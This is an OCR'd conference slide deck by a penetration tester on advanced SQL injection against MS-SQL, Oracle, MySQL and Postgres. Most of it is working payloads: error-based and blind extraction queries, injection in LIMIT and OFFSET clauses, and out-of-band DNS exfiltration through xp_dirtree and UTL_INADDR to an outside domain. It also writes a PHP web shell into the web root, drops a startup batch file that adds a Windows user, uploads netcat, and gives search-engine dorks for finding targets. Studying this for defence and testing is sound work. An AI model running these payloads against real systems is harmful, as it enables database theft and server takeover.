SQL Injections: More Fun And Profit

Sumit Siddharth
www.notsosecure.com
sid@notsosecure.com

About Myself

- Penetration Tester
- @Portcullis Computer security LTD (U.K)
- 4+ Years in Penetration Testing
- Speaker at a number of conferences
- Few white papers, advisories, articles and Tools
- my blog: http://www.notsosecure.com

Agenda

- SQL Injection
- Identification
  - SQL Injections which automated tools will find
  - SQL Injections which automated tools will not find
  - Useful Tips
- Exploitation
  - Advanced Exploitation Techniques
  - Real Life Scenarios
  - Useful Tips
- Demos/Videos/Screenshots
- Tool bsqlbf v2.2
- 27 slides+ 4 demos+Questions in 45 Minutes


So What is SQL Injection

- Unsanitized user input used in SQL Calls
- SQL Calls can be altered to achieve:
  - Return sensitive information(Confidentiality)
  - Execution of system code
  - Data can be altered(Integrity)
  - Data can be destroyed(Availability)
- Example:
  - sql = "SELECT password FROM users WHERE username = ‘ " + sUser + " ‘ "
  - sql = "SELECT password FROM users WHERE username = **‘A‘ OR 1 =1 -- ‘**

Useful Error Messages

- Works for MS-SQL and Oracle.
- Error returns information
  - e.g. vuln.asp?name= ' and 1=convert(int, @@Version)--
- Metadata(MSSQL)
  - Information_schema.columns: table_name, column_name
  - sysobjects, syscolumns
- Returning more than one row
  - MS-SQL
    - select convert(int, (SELECT table_name+'::'+column_name+ ', ' + FROM information_schema.columns FOR XML PATH ('')))
- Restriction
  - Error messages restricted to 2048 chars [SQL Server 2005]

Error Message In MS-SQL




Products

Microsoft OLE DB Provider for SQL Server error '80040e07'

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' to data type int.

/upload/sqlinjection/Default.asp, line 27



Products

Microsoft OLE DB Provider for SQL Server error '80040e07'


Conversion failed when converting the nvarchar value 'testdb::sid::id::int ,testdb::sid::name::varchar ,testdb::sid::description::varchar' to data type int.

/upload/sqlinjection/Default.asp, line 27

Oracle Error Messages


- e.g. vuln.jsp?name= ' and 1=utl_inaddr.get_host_name((select banner from v$version where rownum=1))--
- Metadata:
  - user_tab_columns: table_name, column_name
- Returning more then one row:
  - ' and 1=utl_inaddr.get_host_name(select sys.stragg(distinct banner)||' ' from v $version)–[Oracle 11g only]
  - SELECT SUBSTR (SYS_CONNECT_BY_PATH (banner , ','), 2) csv FROM (SELECT banner , ROW_NUMBER () OVER (ORDER BY banner) rn, COUNT (*) OVER () cnt FROM v$version) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1 [All versions]
- Error message restricted to 512 chars [Oracle]
- ORA-01489: result of string concatenation is too long
  - concatenated string value cannot exceed 4000 characters

Error Messages In Oracle



1 and 1=utl_inaddr.get_host_name((select banner from v$version where rownum=1))
Warning: ociexecute() [function.ociexecute]: ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown ORA-06512: at "SYS "SYS.UTL_INADDR", line 35 ORA-06512: at line 1 in **C:\wamp\www\ora2.php** on line **10**

Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in **C:\wamp\www\ora2.php** on line **11**



1 and 1=utl_inaddr.get_host_name((SELECT SUBSTR (SYS_CONNECT_BY_PATH (banner , ','), 2) csv FROM (SELECT banner , ROW_NUMBER () OVER (ORDER BY banner) rn, COUNT (*) OVER () cnt FROM v$version) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1))
Warning: ociexecute() [function.ociexecute]: ORA-29257: host CORE 10.2.0.1.0 Production,NLSRTL Version 10.2.0.1.0 - Production,Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product,PL/SQL Release 10.2.0.1.0 - Production,TNS for 32-bit Windows: Version 10.2.0.1.0 - Production unknown ORA-06512: at "SYS.UTL_INADDR", line 4 ORA-06512: at "SYS.UTL_INADDR", line 35 ORA-06512: at line 1 in **C:\wamp\www\ora2.php** on line **10**

Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in **C:\wamp\www\ora2.php** on line **11**

MS-SQL 2000 & xp_cmdshell

- stored procedure in MS SQL allows system code
- SQL 2000 by default run as system
- is_srvrolemember('sysadmin')>0
- Privilege escalation/brute force via Openrowset
  - Openrowset
    - ';select 1 from openrowset('sqloledb','';'sa';'password','select 1;waitfor delay "00:00:30" ');--
  - uploading netcat
    - uploading via TFTP
      - the vulnerable ms-sql should have tftp client
      - database must have internet connection
      - database should not have outbound traffic filtering
  - upload netcat via sql injection
    - upload nc as hex, convert hex to binary and dump it out as a file;
    - SQL Ninja does a good job
  - Can also use meterpreter

Not quite the same in 2005

- openrowset generally not available
- xp_cmdshell disabled by default
- use sp_configure to enable xp_cmdshelll
- 'network service' not system
- Token Kidnapping issue in Windows(fixed in MS09-012)

▸ "if you can run code as network service you can run code as system"..Ceaser

Supported service account types

The following table lists the Windows account types that are supported and that you can use to run the SQL Server Agent service.

Service account type	Nonclustered server	Clustered server	Domain controller (nonclustered)
Windows domain account (member of the Windows Administrators group)	Supported	Supported	Supported
Windows domain account (nonadministrative)	Supported (see limitation 1)	Supported (see limitation 1)	Supported (see limitation 1)
Network Service account (NT AUTHORITY\NetworkService)	Supported (see limitations 1, 4, and 5)	Not supported	Not supported
Local user account (nonadministrative)	Supported (see limitations 1 and 3)	Not supported	Not applicable
Local System account (NT AUTHORITY\System)	Supported (see limitation 2)	Not supported	Supported (see limitation 2)
Local Service account (NT AUTHORITY\LocalService)	Not supported	Not supported	Not supported

So, What to do if you are not ‘sa’

- if not ‘sa’ then use ‘sp_who’ to enumerate SQL/Windows/Domain users [Mixed mode authentication].
  - http://127.0.0.1/sqlinjection/?qid=1;BEGIN TRY exec sp_who 'TEST-SYSTEM\blah' END TRY BEGIN CATCH return END CATCH waitfor delay '00:00:20'--
- Make the SQL server connect to your SMB server(send pre calculated NTLM challenge) and then capture the NTLM response [xp_dirtree]
- crack the NTLM session hash from the response.
- use smb relay and reflection attacks (MS08-068 fixed it partially)

SQL Injection without ‘sa’ privileges: MS-SQL

- Microsoft SQL Server "sp_replwritetovarbin()" Heap Overflow
- Stored procedure available to “public” and allows code execution as the sql server user(generally ‘system’ in 2000, and ‘network service’ in 2005)
- Exploit integrated in SQL Map
- References: http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-slides
- Fixed in ms09-004

Executing system code with Mysql

- Load_file and outfile
  - user must have FILE privileges
  - load_file: file must be world readable
  - outfile: create new files in any directory where the MySQL server has write access.
  - under unix mysql generally runs as ‘mysql’ user; under windows as ‘system’
- select load_file(‘/etc/passwd’)
  - when gpc_magic_quote is enabled use hex encoding e.g. select load_file(0x2f6574632f706173737764)
- read source code
  - select load_file(‘/var/www/index.php’) into outfile ‘var/www/index.txt’
- select into outfile
  - create php shell in web root
  - select ‘<?php passthru($_GET[1]);?>’ into outfile ‘/var/www/owned.php’

Code execution with Mysql...continued

- windows + php
  - PHP code execution generally restricted under windows
  - **Warning:** system() [function.system]: Unable to fork
  - insufficient permissions to execute system calls in the web server environment.
  - select 'net user pwned pwn3d /add' into outfile 'C:\Documents and Settings\All Users \Start Menu\Programs\Startup\pwned.bat'
- Unix:
  - ssh public/private Keys,
  - .rhosts file
  - weak permissions e.g. apache with mod_userdir

Blind SQL Injection

- Boolean Logic
- True And False
  - vulnerable.php?id=100 AND 1=1
  - vulnerable.php?id=100 AND 1=2
- Exploitation:
  - Substring functions
  - e.g. vulnerable.php?id=100 AND ASCII((substring($sql),$position,1))>128
- Exploitation is Similar across all databases

Blind SQL Injection...Same response

- Same response
  - e.g. Injection in INSERT/UPDATE/DELETE statements
  - even if in SELECT statements; in fields other than WHERE clause
- Exploit Techniques
  - Time Delay functions:
    - waitfor delay(ms-sql)
    - benchmark (mysql)
    - dbms_lock.sleep(Oracle)
    - pg_sleep(Postgres)
- Bsql hacker
- Automated Tools not very efficient in spotting these

True And Error

```
        $query="SELECT passwd FROM users where id =". $gdata;
        $result=mysql_query($query);
        if ($result)
{echo "<br><h1>Query Executed Successfully</h1>";
        }
        else{
        echo "<br><h1>Query Failed</h1>";
        }
```

- True: SQL syntax is correct
- Error: SQL syntax is incorrect
- When possible convert time delay into blind
  - less requests
  - less CPU intensive
- Automated tools generally fail to flag this
- Can Use Time delay function, but not very effective

If/Case Statement

- mysql> select passwd from user where id=1;
  +------------+
  | passwd |
  +------------+
  | ahsadh@#$% |
  +------------+

- mysql> select passwd from user where id=(select **case** when (1=1) then 1 else 1*(s
  elect table_name from information_schema.tables)end);
  +------------+
  | passwd |
  +------------+
  | ahsadh@#$% |
  +------------+
  1 row in set (0.00 sec)

- mysql> select passwd from user where id=(select **case** when (1=2) then 1 else 1*(s
  elect table_name from information_schema.tables)end);
  ERROR 1242 (21000): Subquery returns more than 1 row

  Error is now our False response
  DEMO

Order by, Group by

- mysql> select id, passwd from user order by 1;

```
+------+-----------+
| id   | passwd    |
+------+-----------+
|    1 | ahsadh@#$% |
------------------------
```

- mysql> select id, passwd from user order by (select case when (1=1) then 1 else 1*(select table_name from information_schema.tables)end)

```
+------+-----------+
| id   | passwd    |
+------+-----------+
|    1 | ahsadh@#$% |
------------------------
```

- mysql> select id, passwd from user order by (select case when (1=2) then 1 else 1*(select table_name from information_schema.tables)end)

ERROR 1242 (21000): Subquery returns more than 1 row

Use True And Error

True And Error Syntax

- Ms-sql
  - select case when(1=1) then 1 else 1/0 end
  - Error: Divide by Zero
- Mysql:
  - select case when (1=1) then 1 else 1*(select table_name from information_schema.tables)end)
  - Error: Sub query returns more than one row
- Postgres:
  - SELECT CASE WHEN (1=2) THEN 1 ELSE 1/0 END;
  - Error: Divide by zero
- Oracle:
  - select case when user='SYS' then 1/0 else (select 1 from dual) end from dual
  - Error: Divide by zero

Injection in Limit and OFFSET


- $query="select table_name as foo FROM information_schema.tables limit ". $gdata;
- $query="select table_name as foo FROM information_schema.tables limit 1 offset ". $gdata;
- Exploitation:
- SELECT table_name as foo FROM information_schema.tables limit **0** union all select foo from bar--
- SELECT table_name as foo FROM information_schema.tables limit 1 OFFSET **999999** union all select foo from bar--

Injection In LIMIT & OFFSET


- LIMIT
  - e.g. select foo from bar limit $_GET[‘id’]
  - Boolean Logic does not work
  - UNION Works
  - Limit the original select to 0 rows to ensure union’s result is displayed
- OFFSET
  - select foo from bar limit 1 OFFSET $_GET[‘id’]
  - Boolean Logic does not work
  - Union Works
  - Make the offset very large to ensure union’s result is displayed
- Can also use the **CASE** within union to convert it into True and Error condition[if blind]
- e.g. insert into logs values((select data from user_logs limit 1 OFFSET $offset))

Lets get some numbers then....

- Inurl:orderby



- Inurl:sortby



- Inurl:groupby, Inurl:start, Inurl:offset, Inurl:limit, etc...

bsqlbf v 2.2

- Blind injection
  - True & False (Type: 0)
  - True & Error(Type: 1)
  - Injection in order by(Type: 2)
- Databases
  - MS-SQL(0)
  - Mysql(1)
  - Postgres(2)
  - Oracle(3)
- Unless you know what you are doing, it won't do anything.. :(

Out Of Band Channels(OOB)

- Extracting Data over other channels(e.g. DNS)
- MS-SQL And Oracle provides OOB functionality which is available to “public”
- MSSQL[2000&2005]
  - xp_dirtree, xp_fileexists,xp_getfiledetails, sp_add_jobstep
  - e.g. http://victim/exp.asp?name=blah';BEGIN DECLARE @r varchar(8000) SET @r=':' SELECT @r=@r+'.'+name FROM sysobjects WHERE xtype='U' AND name>@r end;DECLARE @x as varchar(8000);SET @x='\\'+SUBSTRING(@r, 1,200)+'.test.notsosecure.com\x';EXEC master..xp_DIRTREE @x–
- Oracle
  - utl_http, utl_tcp, httpuritype
  - e.g. http://victim/vulnerable.php?id=1,200 and(SELECT UTL_INADDR.get_host_address((SELECT user from dual)||'.a.notsosecure.com')+FROM +dual)+is+not+null--
- Mysql + windows
  - select load_file(concat('\\\\foo6.',(select 'test'),'.notsosecure.com\\','a.txt'));
  - also perform NTLM attacks however, mysql generally run as system(slide 15)
- Demo

Fun with Oracle's UTL_HTTP, HTTPURITYPE

- Not Just resolve names, make TCP connections and use it as a HTTP proxy
- Hack internal networks; Bypass IP restrictions
- Cross Site Scripting and SQL Injections on internal network with httpuritype and utl_http
- How about returning a cmd shell from an internal MS-SQL server through Oracle SQL Injection!!!!!!(Demo)

Thanks

Questions...?

sid@notsosecure.com

References

- http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- http://blogs.technet.com/neilcar/archive/2008/10/31/sql-injection-hijinks.aspx
- http://www.pentestmonkey.net
- SQL Ninja(http://sqlninja.sourceforge.net/)
- SQL Map(sqlmap.sourceforge.net/)
- OOB Defcon Talk: www.inspectit.se/dc15/Defcon_15_Presentation_Web.pdf
- Bsql Hacker: (http://labs.portcullis.co.uk/application/bsql-hacker/)
- Alexander Kornburst's blog
- SFXSqli paper (http://www.securityfocus.com/archive/1/500764)
- ngs's white papers
- http://www.argeniss.com/research/TokenKidnapping.pdf
- Everything else on the internet related to SQL injection